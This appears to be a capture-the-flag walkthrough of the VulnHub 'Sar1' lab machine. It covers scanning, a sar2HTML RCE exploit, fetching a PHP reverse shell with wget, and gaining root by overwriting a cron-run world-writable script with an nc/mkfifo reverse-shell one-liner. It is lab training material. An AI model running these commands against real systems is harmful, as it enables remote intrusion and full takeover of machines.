NMAP Scan


- tcp/80

Port 80 (HTTP)


- Feroxbuster

```
tcp_80_http_feroxbuster_directory-list-2.3-...
1   200      375l      964w    10918c http://192.168.56.125/index.html
2   200        1l        1w        9c http://192.168.56.125/robots.txt
3   200     1170l     5860w        0c http://192.168.56.125/phpinfo.php
4   403        9l        28w      279c http://192.168.56.125/server-status
```


  - robots.txt



1. Proceed to `http://192.168.56.125/sar2HTML`



2. Search for exploits



3. Run the python exploit

```
python3 49344.py
```

  - RCE obtained

4. Obtain shell

   a. Download php-reverse-shell.php

```
┌──(root💀kali)-[~/vulnHub/Sar1/192.168.56.125/exploit]
└─# python3 49344.py
Enter The url => http://192.168.56.125/sar2HTML/
Command => wget 192.168.56.103/php-reverse-shell.php
HPUX
Linux
SunOS

Command => dir
HPUX
Linux
SunOS
LICENSE  index.php  php-reverse-shell.php  sar2html  sarDATA  sarFILE

Command =>
```

b. Execute reverse shell

```
curl http://192.168.56.125/sar2HTML/php-reverse-shell.php
```

c. Shell obtained

```
┌──(root💀kali)-[~/vulnHub/Sar1/192.168.56.125/exploit]
└─# nc -nvlp 4444
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.56.125.
Ncat: Connection from 192.168.56.125:46976.
Linux sar 5.0.0-23-generic #24~18.04.1-Ubuntu SMP Mon Jul 29 16:12:28 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 12:39:21 up 54 min,  0 users,  load average: 0.00, 0.00, 0.27
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

Privilege Escalation to Root via Cronjob

1. Obtain flag

```
www-data@sar:/home/love$ cd Desktop/
www-data@sar:/home/love/Desktop$ ls
user.txt
www-data@sar:/home/love/Desktop$ cat user.txt
427a7e47deb4a8649c7cab38df232b52
```

2. Check for cronjob

```
www-data@sar:/home$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
*/5  *    * * *   root    cd /var/www/html/ && sudo ./finally.sh
www-data@sar:/home$ cd /var/www/html/
www-data@sar:/var/www/html$ ls
finally.sh  index.html  phpinfo.php  robots.txt  sar2HTML  write.sh
www-data@sar:/var/www/html$ cat finally.sh
#!/bin/sh

./write.sh
www-data@sar:/var/www/html$ cat write.sh
#!/bin/sh

touch /tmp/gateway
www-data@sar:/var/www/html$ ls -l
total 32
-rwxr-xr-x 1 root     root        22 Oct 20  2019 finally.sh
-rw-r--r-- 1 www-data www-data 10918 Oct 20  2019 index.html
-rw-r--r-- 1 www-data www-data    21 Oct 20  2019 phpinfo.php
-rw-r--r-- 1 root     root         9 Oct 21  2019 robots.txt
drwxr-xr-x 4 www-data www-data  4096 Jan 15 12:37 sar2HTML
-rwxrwxrwx 1 www-data www-data    30 Oct 21  2019 write.sh
www-data@sar:/var/www/html$
```

a. Cronjob is executing `./finally.sh`

b. `./finally.sh` is executing `./write.sh`

c. We have write access to `./write.sh`

d. Replace `write.sh` w/ reverse shell

3. Replace `write.sh`

```
printf '#!/bin/sh\n\nrm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.56.103 1337
>/tmp/f' > write.sh; chmod 4777 write.sh;
```

4. Wait for cronjob to execute

```
┌──(root💀kali)-[~/tools/automation]
└─# nc -nvlp 1337
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 192.168.56.125.
Ncat: Connection from 192.168.56.125:49422.
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
```

5. Obtain flag

```
# cd /root
# ls
root.txt
# cat root.txt
66f93d6b2ca96c9ad78a8a9ba0008e99
#
```

Tags: #tcp/80-http/web-app-exploit #tcp/80-http/rce #linux-priv-esc/cronjob

---